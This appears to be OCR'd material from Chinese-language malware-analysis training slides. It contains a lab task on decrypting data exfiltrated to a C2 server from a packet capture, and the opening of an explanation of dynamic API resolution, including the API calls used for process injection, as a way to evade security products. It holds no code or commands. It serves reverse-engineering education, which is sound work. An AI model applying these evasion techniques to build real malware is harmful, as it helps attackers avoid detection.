
0x11877811	[0x0]
28	[0x4]
2	[0x8]
cipher (size = 0x18)	[0xC]

Lab5: Exfiltrate Data

請根據 next stage payload 的行為，分析 capture.pcapng 中的封包，找出並解密被滲出/傳送到 C2 server 的資料。

Analyze the packets in capture.pcapng based on the behavior of the next stage payload to decrypt the data exfiltrated to the C2 server.

Malware Behavior Flowchart




Get API without Importing – Dynamic API Resolution

Defense Evasion – Dynamic API Resolution

- 用途
 - 前面提到，駭客常用的手法往往倚賴特定的 API 來達成
 - Injection = VirtualAllocEx + WriteProcessMemory + CreateRemoteThread
 - 資安產品只要監控這些 API，就很容易偵測到惡意行為
 - Shellcode 沒有 loader 幫你把 API 連結起來
 - 不靠 loader，在 runtime 自行爬取系統結構，取得所需的 Windows API


Dynamic API Resolution

1. API 在哪裡? → 在 System DLL 的 Export Address Table 裡



